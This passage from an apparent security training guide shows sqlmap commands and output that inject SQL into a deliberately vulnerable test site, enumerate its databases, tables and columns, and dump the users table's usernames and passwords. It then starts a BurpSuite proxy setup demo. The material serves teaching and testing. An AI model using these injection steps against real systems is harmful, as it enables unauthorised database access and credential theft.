
Open terminal in Kali Linux and type sqlmap (since sqlmap is a pre-installed command line tool in Kali)

And by entering the command shown in the image, we will find the database of the website

A terminal window titled "Shell No.1" with a menu bar (File, Actions, Edit, View, Help). The command prompt shows "root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1" with a cursor at the end of the URL.

```
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
```

The output of the above command should be like this

A terminal window titled "Shell No.1" showing the output of the sqlmap command. The output includes information about resuming the back-end DBMS, testing the connection, and identifying the back-end DBMS as MySQL. It also shows the fetched data logged to text files.

```
[03:50:03] [INFO] resuming back-end DBMS 'mysql'
[03:50:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 2151=2151

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8563 FROM (SELECT(SLEEP(5)))syEE)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-9936 UNION ALL SELECT NULL,NULL,CONCAT(0x7170767a71,0x
756972726965414a7664764e765864594e4749455a556b7641754256444742416d6e78744f7
84e6f,0x71786a7171)-- -
---
[03:50:04] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[03:50:04] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:50:04 /2020-07-20/

root@neo:~#
```

**Step 3:**

Find the databases in website

```

Shell No.1
File Actions Edit View Help
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs

```

```

Shell No.1
File Actions Edit View Help

Payload: artist=1 AND 2151=2151

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756972726965414a7664764e765864594e4749455a556b7641754256444742416d6e78744f7
84e6f,0x71786a7171)-- -

[03:57:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[03:57:27] [INFO] fetching database names
[03:57:27] [INFO] resumed: 'information_schema'
[03:57:27] [INFO] resumed: 'acuart'
available databases [2]:
[*] acuart
[*] information_schema

[03:57:27] [INFO] fetched data logged to text files under '/root/.local/sha
re/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:57:27 /2020-07-20/

root@neo:~#

```


Database is found, we are going to use **acuart** database for this exploitation



**Step 4:**

Find the number of tables in database acuart

**Command** - # sqlmap -u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart --tables



```
Shell No.1
File Actions Edit View Help
[04:03:15] [INFO] resumed: 'artists'
[04:03:15] [INFO] resumed: 'carts'
[04:03:15] [INFO] resumed: 'categ'
[04:03:15] [INFO] resumed: 'featured'
[04:03:15] [INFO] resumed: 'guestbook'
[04:03:15] [INFO] resumed: 'pictures'
[04:03:15] [INFO] resumed: 'products'
[04:03:15] [INFO] resumed: 'users'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+


[04:03:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 04:03:15 /2020-07-20/

root@neo:~#
```


**Step 5:**

Find the column names in table users using the command shown in the image



```
Shell No.1
File Actions Edit View Help
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns
```

Column names in table users will be displayed -



```
Shell No.1
File Actions Edit View Help
[07:46:55] [INFO] resumed: 'address','mediumtext'
[07:46:55] [INFO] resumed: 'email','varchar(100)'
[07:46:55] [INFO] resumed: 'name','varchar(100)'
[07:46:55] [INFO] resumed: 'phone','varchar(100)'
[07:46:55] [INFO] resumed: 'cart','varchar(100)'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+

[07:46:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:46:55 /2020-07-20/

root@neo:~#
```



**Step 6:**

Find the data available in 'user' table

We will be targeting the 'uname' and 'pass' columns to find the user name and password

First uname will be targeted-

```

Shell No.1
File Actions Edit View Help
root@neo:~# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

```

Now the password column-

```

Shell No.1
File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-9936 UNION ALL SELECT NULL,NULL,CONCAT(0x7170767a71,0x756972726965414a7664764e765864594e4749455a556b7641754256444742416d6e78744f784e6f,0x71786a7171)-- -
---
[07:51:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[07:51:15] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[07:51:23] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[07:51:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:51:23 /2020-07-20/
root@neo:~#

```



## Demo 3 – Configuring and Testing of BurpSuite


### Problem Statement

Setting up a Burp project in BurpSuite community edition in the Kali Linux VM and test whether traffic is routed through BurpSuite.

### Solution


#### Step 1:

Open Burpsuite from the menu (Web Application Analysis - > Burpsuite) or search for burpsuite




BurpSuite will open,

1. We can only setup Temporary projects as we are using community edition of Burpsuite




2. Keep default settings




**Step 2:**

The burp will be loaded and displayed

